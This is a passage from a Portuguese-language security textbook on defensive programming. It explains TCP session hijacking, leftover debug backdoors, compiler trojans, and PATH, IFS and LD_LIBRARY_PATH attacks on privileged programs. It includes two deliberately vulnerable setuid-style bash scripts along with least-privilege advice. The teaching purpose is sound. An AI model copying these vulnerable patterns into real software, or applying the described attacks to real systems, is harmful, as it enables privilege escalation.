Outro exemplo muito conhecido é o ataque de falsificação ou sequestro de sessão TCP, que estende o conceito, discutido na [Seção 7.1](#), de enviar pacotes de fontes falsificadas a um servidor TCP. Nesse ataque, a meta não é deixar o servidor com conexões semiabertas, mas enganá-lo de modo a induzi-lo a aceitar pacotes tendo um endereço de origem falsificado pertencente a uma estação confiável, mas que na verdade origina-se no sistema do atacante. Se o ataque fosse bem-sucedido, o servidor poderia ser convencido a executar comandos ou prover acesso a dados permitidos a uma estação confiável, mas não para estações em geral. Para entender os requisitos a esse ataque, considere o protocolo de apresentação em três vias do TCP ilustrado na [Figura 7.2](#). Lembre-se de que, como um endereço de origem falsificado é usado, a resposta vinda do servidor não será vista pelo atacante que, portanto, não saberá qual é o número de sequência inicial usado pelo servidor. Todavia, se o atacante conseguir adivinhar corretamente esse número, um pacote ACK adequado pode ser construído e enviado ao servidor, que então entende que a conexão foi estabelecida. Qualquer pacote de dados subsequente é tratado pelo servidor como se viesse da fonte confiável, com os direitos a ele designados. A variante de sequestro desse ataque espera até que algum usuário externo autorizado se conecte e se autentique junto ao servidor. O atacante então tenta adivinhar os números de sequência usados e injetar pacotes com detalhes falsificados para imitar o próximo pacote que o

servidor espera ver, vindos do usuário autorizado. Se o atacante adivinhar corretamente, o servidor responderá a quaisquer requisições usando os direitos e permissões de acesso do usuário autorizado. Há uma complexidade adicional nesse ataque. Quaisquer respostas vindas do servidor são enviadas ao sistema cujo endereço está sendo falsificado. Como elas carregam o reconhecimento da recepção de pacotes que esse sistema não enviou, o sistema entenderá que há um erro de rede e enviará um pacote reset (RST) para encerrar a conexão. O atacante deve garantir que os pacotes de ataque cheguem ao servidor e sejam processados antes que isso venha a ocorrer, o que pode ser conseguido lançando um ataque de negação de serviço contra o sistema falsificado e atacando simultaneamente o servidor visado.

A falha de implementação que permite esses ataques é que o número de sequência inicial usado por muitas implementações TCP/IP são demasiadamente previsíveis. Além disso, o número de sequência é usado para identificar todos os pacotes que pertencem a determinada sessão. O padrão TCP especifica que um número de sequência novo, diferente, deve ser usado para cada conexão de modo que os pacotes vindos de conexões anteriores possam ser distinguidos. Potencialmente, esse número poderia ser um número aleatório (sujeito a certas restrições). Todavia, muitas implementações usavam um algoritmo altamente previsível para gerar o próximo número de sequência inicial. A combinação do uso implícito do número de sequência como identificador e autenticador de pacotes pertencentes a uma sessão TCP específica e a falha em torná-los suficientemente imprevisíveis permitem que o ataque aconteça. Agora, várias versões de sistemas operacionais recentes suportam uma geração verdadeiramente aleatorizada do número de sequência inicial. Tais sistemas são imunes a esses tipos de ataques.

Outra variante dessa questão é quando os programadores deliberadamente incluem código adicional em um programa para ajudar a testá-lo e depurá-lo. Embora isso seja válido durante o desenvolvimento do programa, muito frequentemente esse código permanece em versões de produção de um programa. No mínimo, esse código poderia liberar inadequadamente informações a um usuário do programa. No pior dos casos, ele pode permitir que um usuário se desvie de verificações de segurança ou outras limitações de programa e execute ações que, caso contrário, não teria permissão de executar. Esse tipo de vulnerabilidade foi visto no programa de envio de correio eletrônico denominado *sendmail*, no final da década de 1980, e foi notoriamente explorado pelo verme da Internet de Morris. Os implementadores do *sendmail* tinham

deixado internamente ao programa suporte para um comando DEBUG, que permitia ao usuário consultar e controlar remotamente o programa em execução [SPAF89]. O verme usou esse recurso para infectar sistemas que executavam versões de sendmail que tinham essa vulnerabilidade. O problema se agravou porque o programa sendmail era executado usando privilégios de superusuário e, portanto, tinha acesso ilimitado para mudar o sistema. Discutimos mais a fundo a questão de minimizar privilégios na [Seção 11.4](#).

Outro exemplo refere-se à implementação de interpretadores de linguagens de alto nível ou de nível intermediário. A suposição é de que o interpretador implemente corretamente o código de programa especificado. A incapacidade de refletir adequadamente a semântica da linguagem pode resultar em bugs que um atacante poderia explorar. Isso foi visto claramente quando algumas das primeiras implementações da máquina virtual Java (Java Virtual Machine — JVM) implementaram inadequadamente as verificações de segurança especificadas para código proveniente de uma fonte remota, como applets [DEFW96]. Essas implementações permitiam que um atacante introduzisse código remotamente, por exemplo, em uma página Web, mas que enganasse o interpretador JVM de modo a fazê-lo tratar o código como se viesse de uma fonte local e, portanto, como código confiável com acesso muito maior ao sistema e dados locais.

Esses exemplos ilustram o cuidado que é necessário quando projetamos e implementamos um programa. É importante especificar suposições cuidadosamente, como a de que um número aleatório gerado deve ser de fato imprevisível, de modo a assegurar que essas suposições sejam cumpridas pelo código de programa resultante. É também muito importante identificar extensões de depuração e teste incluídas no programa e assegurar que elas sejam eliminadas ou desativadas antes de o programa ser distribuído e usado.

## Garantir que a linguagem de máquina corresponde a algoritmo

A segunda questão refere-se à correspondência entre o algoritmo especificado em alguma linguagem de programação e as instruções de máquina que são executadas para implementá-lo. Essa é uma questão amplamente ignorada por muitos programadores. A suposição é de que o compilador ou interpretador realmente gera ou executa código que implementa validamente as instruções da linguagem. Quando isso é considerado, a questão restante é tipicamente de

eficiência, e costuma ser abordada por meio da especificação do nível exigido de opções de otimização passadas ao compilador.

Com linguagens compiladas, como Ken Thompson notoriamente observou em [THOM84], um programador de compilador malicioso poderia incluir instruções no compilador para inserir código adicional quando algumas instruções de entrada específicas fossem processadas. Essas instruções poderiam até mesmo incluir parte do compilador, de modo que essas mudanças pudessem ser reinseridas quando o código-fonte do compilador fosse compilado, mesmo depois que todos os vestígios dele fossem eliminados da fonte do compilador. Se isso fosse feito, as únicas evidências dessas mudanças seriam encontradas no código de máquina. Localizá-las exigiria uma comparação cuidadosa entre o código de máquina gerado e o código-fonte original. Para programas grandes, com muitos arquivos-fonte, essa seria uma tarefa excessivamente lenta e difícil, cuja execução seria, em geral, muito improvável.

O desenvolvimento de sistemas de computador confiáveis com nível de garantias muito alto é uma área em que esse nível de verificação é exigido. Especificamente, a certificação de sistemas de computador que usam um nível de segurança Common Criteria EAL 7 requer validação da correspondência entre projeto, código-fonte e código objeto. Discutiremos isso com mais detalhes no [Capítulo 13](#).

## Interpretação correta de valores de dados

A próxima questão refere-se à interpretação correta de valores de dados. No nível mais básico, todos os dados em um computador são armazenados como grupos de bits binários. Esses grupos de bits geralmente são salvos em bytes de memória, que podem ser agrupados como uma unidade maior como um valor de palavra ou um valor de palavra longa. Eles podem ser acessados e manipulados na memória ou ser copiados para registradores de processador antes de serem usados. O fato de determinado grupo de bits ser interpretado como a representação de um caractere, um inteiro, um número decimal em ponto flutuante, um endereço de memória (ponteiro) ou alguma interpretação mais complexa depende das operações do programa usado para manipulá-lo e, por fim, das instruções de máquina específicas executadas. Diferentes linguagens oferecem funcionalidades variadas para restringir e validar suposições sobre a interpretação dos dados em variáveis. Se a linguagem incluir tipagem forte, as operações executadas em qualquer tipo de dado específico serão limitadas a

manipulações adequadas dos seus valores<sup>8</sup>. Isso reduz muito a probabilidade de tratamento inadequado e a utilização de variáveis que introduzem uma falha no programa. Porém, outras linguagens permitem uma interpretação muito mais liberal dos dados e que o código de programa mude explicitamente a interpretação desses dados. A amplamente usada linguagem C tem essa característica, como discutimos na [Seção 10.1](#). Em particular, ela permite uma fácil conversão entre interpretar variáveis como inteiros e interpretá-las como endereços de memória (ponteiros). Essa é uma consequência da forte relação entre constructos da linguagem C e as capacidades de instruções em linguagem de máquina, e oferece benefícios significativos para a programação em nível de sistema. Infelizmente, isso permite também vários erros causados pelo tratamento e utilização inadequados de ponteiros. A popularidade de questões de estouro de capacidade de buffer, como discutimos no [Capítulo 10](#), é uma consequência. Uma questão relacionada é a ocorrência de erros em razão do tratamento incorreto de ponteiros em estruturas de dados complexas, como listas ligadas ou árvores, que resultam em corrupção da estrutura ou alteração de valores de dados incorretos. Qualquer desses bugs de programação poderia prover um meio para um atacante subverter a operação correta de um programa ou simplesmente fazê-lo finalizar sua execução prematuramente.

A melhor defesa contra tais erros é usar uma linguagem de programação fortemente tipada. Todavia, mesmo quando escrito em tal linguagem, o programa principal terá acesso e usará serviços do sistema operacional e de rotinas de biblioteca padrão que hoje são muito provavelmente escritos em linguagens como C, podendo potencialmente conter tais falhas. A única medida contra isso é monitorar quaisquer notificações de bugs relativos ao sistema em uso e tentar não usar rotinas que tenham bugs conhecidos e sérios. Se for usada uma linguagem fracamente tipada, como a linguagem C, será necessário o devido cuidado sempre que os valores forem convertidos para diferentes tipos de dados, de modo a assegurar que sua utilização continua válida.

## Uso correto de memória

Relacionados à questão da interpretação de valores de dados, tem-se a alocação e o gerenciamento do armazenamento dinâmico de memória, geralmente usando a região de heap do processo. Muitos programas que manipulam quantidades desconhecidas de dados usam memória dinamicamente alocada, de modo a armazenar dados quando requerido. Essa memória deve ser alocada quando

necessário e liberada após sua utilização estar terminada. Se um programa não gerenciar corretamente esse processo, a consequência pode ser uma redução constante da memória disponível no heap até o ponto de exauri-lo completamente. Isso é conhecido como **vazamento de memória**, e frequentemente o programa será finalizado uma vez exaurida a memória disponível no heap, o que provê um óbvio mecanismo para o atacante implementar um ataque de negação de serviço em tal programa.

Muitas linguagens mais antigas, incluindo a linguagem C, não oferecem qualquer suporte explícito para memória dinamicamente alocada. Em vez disso, o suporte é dado chamando-se explicitamente rotinas de biblioteca padrão para alocar e liberar memória. Infelizmente, em programas grandes, complexos, determinar exatamente quando a memória dinamicamente alocada não é mais requerida pode ser uma tarefa difícil. Como consequência, é fácil ocorrerem vazamentos de memória em tais programas e pode ser difícil identificá-los e corrigi-los. Há variantes de biblioteca que implementam níveis muito mais altos de verificação e depuração de tais alocações, as quais podem ser usadas para auxiliar esse processo.

Outras linguagens como Java e C++ gerenciam alocação e liberação de memória automaticamente. Embora tais linguagens realmente incorram em custo adicional de execução para suportar esse gerenciamento automático, os programas resultantes são geralmente muito mais confiáveis. O uso de tais linguagens é fortemente incentivado para evitar problemas de gerenciamento de memória.

## Impedir condições de corrida com memória compartilhada

Outro tópico de preocupação é gerenciar o acesso à memória em comum, compartilhada por diversos processos ou threads dentro de um processo. Sem sincronização adequada de acessos, é possível que valores sejam corrompidos ou mudanças sejam perdidas, em razão de acesso sobreposto, utilização e substituição de valores compartilhados. A **condição de corrida (race condition)** resultante ocorre quando vários processos e threads competem para obter acesso não controlado a algum recurso. Esse problema é uma questão muito conhecida e bem documentada que surge quando se escreve código concorrente, e cuja solução requer a seleção correta e o uso apropriado de primitivas de sincronização. Mesmo assim, não é fácil nem óbvio saber qual é a escolha mais

apropriada e eficiente. Se uma sequência incorreta de primitivas de sincronização for escolhida, é possível que os vários processos ou threads cheguem a um **impasse** (**deadlock**), cada um esperando por um recurso controlado pelo outro. Não há um modo fácil de se recuperar dessa falha sem encerrar um ou mais dos programas. Um atacante poderia acionar tal impasse em um programa vulnerável para nele implementar uma negação de serviço. Em aplicações grandes e complexas, pode ser muito difícil garantir que não haja impasses. É necessário cuidado ao projetar e partitionar o problema de modo a limitar áreas onde o acesso à memória compartilhada seja necessário e a determinar as melhores primitivas a usar.

## 11.4 Interação com o sistema operacional e outros programas

O terceiro componente do nosso modelo de programas de computador é que ele é executado em um sistema computacional sob o controle de um sistema operacional. Esse aspecto de um programa de computador não costuma ser enfatizado em cursos introdutórios de programação; todavia, da perspectiva de escrever software seguro, ele é crítico. Com exceção de aplicações embarcadas dedicadas, em geral os programas não são executados isoladamente na maioria dos sistemas computacionais. Em vez disso, eles são executados sob o controle de um sistema operacional que faz a mediação do acesso aos recursos desse sistema e compartilha o uso desses recursos entre todos os programas em execução no momento em questão.

O sistema operacional constrói um ambiente de execução para um processo quando um programa é executado, como ilustrado na [Figura 10.4](#). Além do código e dos dados para o programa, o processo inclui informações fornecidas pelo sistema operacional, incluindo variáveis de ambiente, que podem ser usadas para configurar a operação do programa, e argumentos de linha de comando especificados para o programa. Todos esses dados devem ser considerados entradas externas ao programa cujos valores precisam de validação antes de serem usados, conforme discutimos na [Seção 11.2](#).

Geralmente, esses sistemas têm um conceito de múltiplos usuários no sistema. Recursos como arquivos e dispositivos pertencem a um usuário e têm permissões a ele associadas, concedendo acesso com direitos distintos a diferentes categorias de usuários. Discutimos esses conceitos mais detalhadamente no [Capítulo 4](#). Da perspectiva de segurança de software, os

programas precisam de acesso aos vários recursos que usam, como arquivos e dispositivos. A menos que o acesso adequado seja concedido, esses programas provavelmente falharão. Todavia, níveis excessivos de acesso também são perigosos porque qualquer bug no programa teria o potencial de comprometer mais porções do sistema.

Há também preocupações quando vários programas acessam recursos compartilhados como, por exemplo, um arquivo em comum. Essa é uma generalização do problema do gerenciamento de acesso a memória compartilhada, que discutimos na [Seção 11.3](#). Muitas das mesmas preocupações se aplicam, e mecanismos de sincronização adequados são necessários.

Agora discutiremos cada uma dessas questões com mais detalhes.

## Variáveis de ambiente

**Variáveis de ambiente** são uma coleção de valores, representados como cadeias de caracteres, herdados por cada processo de seu pai e que podem afetar o comportamento de um processo em execução. O sistema operacional inclui essas variáveis na memória do processo quando ele é construído. Por padrão, elas são uma cópia das variáveis de ambiente do processo pai. Todavia, a requisição para executar um novo programa pode especificar uma nova coleção de valores a usar em vez do padrão. Um programa pode modificar as variáveis de ambiente em seu processo a qualquer momento, e elas, por sua vez, serão passadas a seus filhos. Alguns nomes de variáveis de ambiente são bem conhecidos e usados por muitos programas e pelo sistema operacional. Outros podem ser customizados para um programa específico. Variáveis de ambiente são usadas em ampla variedade de sistemas operacionais, incluindo todas as variantes do UNIX, e sistemas DOS e Microsoft Windows, entre outros.

Entre as variáveis de ambiente bem conhecidas, citamos a variável PATH, que especifica o conjunto de diretórios nos quais se deve buscar por qualquer comando dado; IFS, que especifica as fronteiras de palavras em um script shell; e LD\_LIBRARY\_PATH, que especifica a lista de diretórios nos quais se deve buscar por bibliotecas carregáveis dinamicamente. Todas elas já foram e são usadas para atacar programas.

A preocupação de segurança quando se trata de um programa é que essas variáveis proveem outro caminho para a entrada de dados não confiáveis em um programa e, portanto, precisam ser validadas. A utilização mais comum dessas variáveis em um ataque é por um usuário local em algum sistema que está

tentando obter maiores privilégios naquele sistema. A meta é subverter um programa que concede privilégios de superusuário ou administrador, coagindo-o a executar um código selecionado pelo atacante com esses maiores privilégios.

Alguns dos primeiros ataques a usar variáveis de ambiente visavam scripts de shell que executavam com os privilégios de seu proprietário em vez dos privilégios do usuário que os estava executando. Considere o exemplo de script simples mostrado na [Figura 11.6a](#). Esse script, que poderia ser usado por um ISP,<sup>9</sup> toma a identidade de algum usuário, remove qualquer especificação de domínio caso exista, e então descobre o mapeamento entre aquele usuário e um endereço IP. Como as informações são mantidas em um diretório contendo informações privilegiadas sobre contas de usuário, não é concedido acesso geral a esse diretório. Em vez disso, o script é executado com os privilégios de seu proprietário, que de fato tem acesso ao diretório relevante. Esse tipo de script utilitário simples é muito comum em muitos sistemas. Todavia, ele contém várias falhas graves. A primeira refere-se à interação com a variável de ambiente PATH. Esse script simples chama dois programas separados: sed e grep. O programador presume que as versões de sistema padrão desses scripts seriam chamadas. Mas elas são especificadas apenas pelo nome de seus arquivos. Para localizar o programa propriamente dito, o shell procurará em cada diretório nomeado na variável PATH por um arquivo com o nome desejado. Basta que o atacante simplesmente redefina a variável PATH para incluir um diretório que ele controle, que contém um programa chamado grep, por exemplo. Então, quando esse script é executado, o programa grep do atacante é chamado em vez da versão de sistema padrão. Esse programa pode fazer o que o atacante desejar, com os privilégios concedidos ao script shell. Para evitar essa vulnerabilidade, o script poderia ser reescrito usando nomes absolutos para cada programa, o que evitaria a utilização da variável PATH, embora isso venha à custa de legibilidade e portabilidade. Alternativamente, a variável PATH poderia ser redefinida para um valor padrão pelo script, como mostrado na [Figura 11.6b](#). Infelizmente, essa versão do script ainda é vulnerável, dessa vez devido à variável IFS. Essa variável é usada para separar as palavras que formam uma linha de comandos. O padrão é um caractere de espaço, tabulação ou nova linha. Todavia, ela pode ser ajustada para qualquer sequência de caracteres. Considere o efeito de incluir o caractere “ = ” nesse conjunto. Então a designação de um novo valor da variável PATH é interpretada como um comando para executar o programa PATH com a lista de diretórios como seu argumento. Se o atacante também alterou a variável PATH para incluir um diretório com um programa de ataque denominado PATH,

ele será executado quando o script for executado. É essencialmente impossível impedir essa forma de ataque em um script de shell. No pior caso, se o script executar como o usuário raiz, é possível o total comprometimento do sistema. Alguns sistemas UNIX recentes bloqueiam a modificação do conjunto de variáveis de ambiente críticas como essa no caso de programas que executam como raiz. Todavia, isso não impede ataques a programas que executam como outros usuários, os quais possivelmente têm amplo acesso ao sistema.

```
#!/bin/bash
user=`echo $1 |sed 's/@.*$//'
grep $user /var/local/accounts/ipaddrs
```

(a) Exemplo de script de shell privilegiado vulnerável

```
#!/bin/bash
PATH="/sbin:/bin:/usr/sbin:/usr/bin"
export PATH
user=`echo $1 |sed 's/@.*$//'
grep $user /var/local/accounts/ipaddrs
```

(b) Script de shell privilegiado ainda vulnerável

**FIGURA 11.6** Scripts de shell vulneráveis.

De modo geral, reconhece-se que escrever scripts privilegiados de shell de forma segura é muito difícil. Por essa razão, sua utilização é fortemente desincentivada. No melhor dos casos, a recomendação é mudar somente a identidade do grupo, em vez da identidade do usuário, e reajustar todas as variáveis de ambiente críticas, o que no mínimo garante que o ataque não será capaz de obter privilégios de superusuário.

Se uma aplicação na forma de script for necessária, a melhor solução é usar um programa wrapper (empacotador) compilado para chamá-la. A mudança de proprietário ou grupo é feita usando o programa compilado, que então constrói um conjunto adequadamente seguro de variáveis de ambiente antes de chamar o script desejado. Corretamente implementada, essa operação provê um mecanismo seguro para executar tais scripts. Um exemplo muito bom dessa abordagem é a utilização do programa wrapper suexec pelo servidor Web Apache para executar scripts CGI de usuário. O programa wrapper executa um rigoroso conjunto de verificações de segurança antes de construir um ambiente seguro e executar o script especificado.

Mesmo que um programa compilado seja executado com privilégios elevados,

ele ainda pode ser vulnerável a ataques que usam variáveis de ambiente. Se esse programa executar outro programa, dependendo do comando usado para fazer isso, a variável PATH ainda pode ser usada para localizá-lo. Portanto, qualquer programa como esse deve primeiro reajustar a variável PATH para valores seguros conhecidos. Pelo menos isso pode ser feito com segurança. Todavia, há outras vulnerabilidades. Em essência, todos os programas em sistemas computacionais modernos usam funcionalidades fornecidas por rotinas de bibliotecas padrão. Quando o programa é compilado e ligado, o código para essas bibliotecas padrão pode ser incluído no arquivo de programa executável, o que é conhecido como ligação estática. Com a utilização de ligações estáticas, todo programa carrega sua própria cópia dessas bibliotecas padrão para a memória do computador. Isso causa desperdício de memória, já que todas essas cópias de código são idênticas. Portanto, a maioria dos sistemas modernos suporta o conceito de ligação dinâmica. Um programa executável ligado dinamicamente não inclui o código para bibliotecas comuns, mas tem uma tabela de nomes e ponteiros para todas as funções que precisa usar. Quando o programa é carregado na forma de um processo, essa tabela é resolvida para referenciar uma única cópia de qualquer biblioteca, compartilhada por todos os processos no sistema que necessitam dela. Todavia, há razões pelas quais diferentes programas podem precisar de diferentes versões de bibliotecas com o mesmo nome. Portanto, em geral, há um modo de especificar uma lista de diretórios para procurar bibliotecas carregadas dinamicamente. Em muitos sistemas UNIX, essa é a variável de ambiente LD\_LIBRARY\_PATH. Sua utilização realmente provê um grau de flexibilidade com bibliotecas dinâmicas. Porém, novamente, isso também introduz um possível mecanismo para ataques. O atacante constrói uma versão customizada de uma biblioteca comum, colocando o código de ataque desejado em uma função conhecida que será usada por algum programa visado, dinamicamente ligado. Então, ajustando a variável LD\_LIBRARY\_PATH para referenciar primeiramente a cópia da biblioteca do atacante, quando o programa visado é executado e chama a função conhecida, o código do atacante é executado com os privilégios do programa visado. Para impedir esse tipo de ataque, pode-se usar um programa executável estaticamente ligado, ao custo de eficiência em termos de uso da memória. Alternativamente, novamente alguns sistemas operacionais modernos bloqueiam a utilização dessa variável de ambiente quando o programa é executado com privilégios diferentes.

Finalmente, além das variáveis de ambiente padrão, muitos programas usam variáveis customizadas para permitir que os usuários mudem genericamente seu

comportamento apenas ajustando valores adequados para essas variáveis em seus scripts de inicialização. Novamente, essa utilização significa que essas variáveis constituem uma entrada não confiável ao programa, a qual precisa ser validada. Um perigo em particular é combinar valores advindos de tal variável com outras informações em algum buffer. A menos que se tome o devido cuidado, um estouro de capacidade de buffer pode ocorrer, com consequências que discutimos no [Capítulo 10](#). Alternativamente, qualquer das questões referentes à interpretação correta de informações textuais que discutimos na [Seção 11.2](#) também se aplicaria.

Todos esses exemplos ilustram como é necessário ter cuidado para identificar o modo como um programa interage com o sistema no qual executa e considerar cuidadosamente as implicações de segurança dessas suposições.

## Utilização de privilégios mínimos adequados

A consequência de muitas das falhas de programação que discutimos neste capítulo e no [Capítulo 10](#) é que o atacante consegue executar código com os privilégios e direitos de acesso do programa ou serviço comprometido. Se esses privilégios forem maiores do que os já disponíveis para o atacante, isso resulta em **elevação de privilégio**, um estágio importante no processo global de ataque. Usar os níveis de privilégio mais altos pode habilitar o atacante a fazer mudanças no sistema, garantindo o uso futuro dessas maiores capacidades. Isso sugere fortemente que os programas deveriam executar com a quantidade mínima necessária de privilégios para concluir sua função, o que é conhecido como princípio do **privilegio mínimo** e é amplamente reconhecido como característica desejável em um programa seguro.

Normalmente, quando um usuário executa um programa, tal execução é feita com os mesmos privilégios e direitos de acesso desse usuário. Explorar falhas em tal programa não beneficia um atacante em relação a privilégios, embora ele possa ter outras metas, como um ataque de negação de serviço ao programa. Todavia, há muitas circunstâncias em que um programa precisa utilizar recursos aos quais o usuário normalmente não tem acesso, por exemplo, para prover uma granularidade mais fina de controle de acesso que os mecanismos padrão do sistema suportam. Uma prática comum é usar um usuário especial de sistema para um serviço e fazer com que todos os arquivos e diretórios usados pelo serviço fiquem acessíveis somente para esse usuário. Qualquer programa usado para implementar o serviço é executado usando os direitos de acesso desse

usuário de sistema e é considerado um programa privilegiado. Diferentes sistemas operacionais oferecem diferentes mecanismos para dar suporte a esse conceito. Sistemas UNIX usam as opções de definir usuário (setuid) ou definir grupo (setgid). As listas de controle de acesso usadas em sistemas Windows fornecem um meio para especificar direitos de acesso alternativos de proprietário ou de grupo, se desejado. Discutimos esses conceitos de controle de acesso mais detalhadamente no [Capítulo 4](#).

Sempre que um programa privilegiado é executado, deve-se tomar cuidado para determinar os privilégios adequados de usuário e de grupo exigidos. Qualquer um desses programas é um alvo potencial para um atacante adquirir privilégios adicionais, como observamos na discussão de preocupações referentes a variáveis de ambiente e scripts de shell privilegiados. Uma decisão fundamental envolve a concessão de privilégios adicionais de usuário ou apenas de grupo. Onde possível, o último é geralmente preferido. Isso porque, em UNIX e sistemas relacionados, qualquer arquivo criado terá o usuário executando o programa como o proprietário do arquivo, o que habilita a identificação mais fácil dos usuários. Se forem concedidos privilégios especiais adicionais de usuário, esse usuário especial será o proprietário de novos arquivos, o que mascará a identidade do usuário executando o programa. Todavia, há circunstâncias em que conceder acesso privilegiado de grupo não é suficiente. Nesses casos é preciso cuidado para gerenciar e registrar, se necessário, a utilização desses programas.

Outra preocupação é garantir que qualquer programa privilegiado só seja capaz de modificar os arquivos e diretórios necessários. Uma deficiência comum encontrada em muitos programas privilegiados é que eles detêm a propriedade sobre todos os arquivos e diretórios associados. Se o programa for comprometido, o atacante terá maior escopo de atuação para modificar e corromper o sistema, o que viola o princípio do privilégio mínimo. Um exemplo muito comum dessa prática ruim é visto na configuração de muitos servidores Web e seus diretórios de documentos. Na maioria dos sistemas, o servidor Web executa com o privilégio de usuário especial, comumente `www` ou algo semelhante. Geralmente, o servidor Web só precisa da capacidade de ler arquivos que ele está servindo. Os únicos arquivos para os quais ele precisa de acesso de escrita são os usados para armazenar informações fornecidas por scripts CGI, arquivos carregados pelo cliente e semelhantes. Todos os outros arquivos devem ter acesso de escrita concedido ao grupo de usuários que os administra, mas não ao servidor Web. Todavia, uma prática comum adotada por

gerentes de sistema cuja conscientização sobre segurança é insuficiente é designar a propriedade da maioria dos arquivos na hierarquia de documentos da Web ao servidor Web. Consequentemente, caso o servidor Web seja comprometido, o atacante pode alterar a maioria dos arquivos. A ocorrência amplamente disseminada de ataques de desfiguração de páginas Web é uma consequência direta dessa prática. O servidor é tipicamente comprometido por um ataque como o ataque de injeção de código remoto PHP que discutimos na [Seção 11.2](#). Esse ataque permite que o atacante execute qualquer código PHP de sua escolha com os privilégios do servidor Web. Então, o atacante pode substituir páginas às quais o servidor tenha acesso de escrita. O resultado é constrangimento quase certo para a organização. Se o atacante acessar ou modificar dados de formulário salvos por usuários de script CGI anteriores, o resultado pode ser consequências mais sérias.

É necessário cuidado para designar as informações corretas de propriedade de arquivo e de grupo a arquivos e diretórios gerenciados por programas privilegiados. Problemas podem se manifestar particularmente quando um programa é movido de um sistema computacional para outro ou quando há uma atualização importante do sistema operacional. O novo sistema poderia usar opções padrão diferentes para tais usuários e grupos. Se todos os programas, arquivos e diretórios afetados não forem corretamente atualizados, o serviço não funcionará como desejado ou, pior, poderá ter acesso a arquivos aos quais não deveria ter, o que pode resultar em corrupção de arquivos. Novamente, isso pode ser visto na passagem de um servidor Web para um sistema mais novo, diferente, no qual o usuário do servidor Web poderia mudar de `www` para `www-data`. Os arquivos afetados podem não ser apenas os que estão na hierarquia de documentos do servidor Web principal, mas também incluir arquivos em diretórios Web públicos dos usuários.

As maiores preocupações com programas privilegiados ocorrem quando tais programas executam com privilégios de usuário raiz ou de administrador, que proveem níveis muito altos de acesso e controle ao sistema. Adquirir tais privilégios é tipicamente a meta mais importante de um atacante em qualquer sistema. Portanto, qualquer desses programas privilegiados é um alvo principal. O princípio de privilégio mínimo indica que tal acesso deve ser concedido raramente e o mais breve possível. Infelizmente, devido ao projeto de sistemas operacionais e à necessidade de restringir acesso a recursos de sistema subjacentes, há circunstâncias nas quais tal acesso deve ser concedido. Entre os exemplos clássicos citamos os programas usados para permitir o login de um

usuário ou mudar senhas em um sistema; tais programas são acessíveis somente ao usuário raiz. Outro exemplo comum são servidores de rede que precisam se vincular a uma porta de serviço privilegiada,<sup>10</sup> o que inclui servidores Web, Secure Shell (SSH), SMTP para envio de e-mail, DNS e muitos outros. Tradicionalmente, tais programas servidores executam com privilégios de raiz durante todo o tempo em que estão executando. Uma inspeção mais minuciosa dos requisitos de privilégio revela que eles só precisam de privilégios de raiz para se vincularem inicialmente à porta privilegiada desejada. Isso feito, os programas servidores poderiam reduzir seus privilégios de usuário aos de um outro usuário de sistema especial. Qualquer ataque subsequente seria muito menos significativo. Os problemas resultantes de numerosos bugs de segurança no então amplamente utilizado programa de envio de e-mail `sendmail` são consequência direta de ele ser um programa grande, complexo e monolítico, que era executado continuamente como usuário raiz.

Agora reconhecemos que um bom projeto de programa defensivo requer que programas grandes e complexos sejam particionados em módulos menores, cada um com os privilégios de que precisam, somente pelo tempo que precisam. Essa forma de modularização de programa provê maior grau de isolamento entre os componentes, reduzindo as consequências de uma brecha de segurança em um componente. Além disso, por ser menor, cada módulo componente é mais fácil de testar e verificar. O ideal é que os poucos componentes que exigem privilégios elevados possam ser mantidos pequenos e sujeitos a escrutínio muito maior do que o restante do programa. A popularidade do programa de envio de e-mail `postfix`, que agora substituiu amplamente a utilização do `sendmail` em muitas organizações, deve-se em parte à adoção pelo programa dessas diretrizes de projeto mais seguras.

Outra técnica para minimizar privilégio é executar programas potencialmente vulneráveis em uma seção do sistema de arquivos especialmente particionada e isolada. Sistemas relacionados ao UNIX proveem a função de sistema `chroot` para limitar a visão que um programa tem do sistema de arquivos a apenas uma seção cuidadosamente configurada. Isso é conhecido como  **prisão chroot (chroot jail)**. Contanto que a prisão seja configurada corretamente, mesmo que o programa seja comprometido, ele só poderá acessar ou modificar arquivos na seção da prisão `chroot` do sistema de arquivos. Infelizmente, a correta configuração da prisão `chroot` é algo difícil. Se for criada incorretamente, o programa pode deixar de executar corretamente ou ser capaz de interagir com arquivos que estejam fora da prisão. Embora a utilização de uma prisão `chroot`

possa limitar significativamente as consequências de um comprometimento, ela não é adequada para todas as circunstâncias nem é uma solução de segurança completa.

## Chamadas do sistema e funções de biblioteca padrão

Exceto em sistemas embarcados muito pequenos, nenhum programa de computador contém todo o código de que precisa para executar. Em vez disso, os programas fazem chamadas ao sistema operacional para acessar os recursos do sistema e funções de biblioteca padrão para executar operações comuns. Quando usam tais funções, os programadores geralmente fazem suposições sobre como elas realmente operam. Na maior parte do tempo, de fato parece que elas funcionam como esperado. Porém, há circunstâncias em que as suposições que um programador faz sobre essas funções não são corretas. O resultado pode ser que o programa não opere como esperado. Parte da razão para isso é que os programadores tendem a focalizar apenas o programa particular que estão desenvolvendo e a vê-lo como algo isolado. Todavia, na maioria dos sistemas, esse programa será simplesmente um de muitos que executam e compartilham os recursos de sistema disponíveis. O sistema operacional e as funções de biblioteca tentam gerenciar seus recursos de modo a prover o melhor desempenho a todos os programas sendo executados no sistema. O resultado disso é que as requisições de serviços são colocadas em buffers, sequenciadas novamente ou modificadas de alguma forma para otimizar o uso do sistema. Infelizmente, às vezes, essas otimizações conflitam com as metas do programa. A menos que o programador esteja consciente dessas interações e seu código as trate explicitamente, o programa resultante pode não operar como esperado.

Uma excelente ilustração dessas questões é dada por Venema em sua discussão do projeto de um programa seguro para apagar arquivos [VENE06]. O problema é como eliminar um arquivo com segurança, de modo que seu conteúdo não possa ser recuperado depois. Apenas usar o utilitário padrão ou a chamada do sistema para apagar arquivos não é suficiente, visto que isso simplesmente elimina a ligação entre o nome do arquivo e o seu conteúdo. O conteúdo ainda existirá no disco até que esses blocos sejam por fim reutilizados por outro arquivo. Reverter essa operação é algo relativamente direto, e programas para reverter tal apagamento existem há muitos anos. Mesmo quando blocos de um arquivo eliminado são reutilizados, os dados nos arquivos ainda

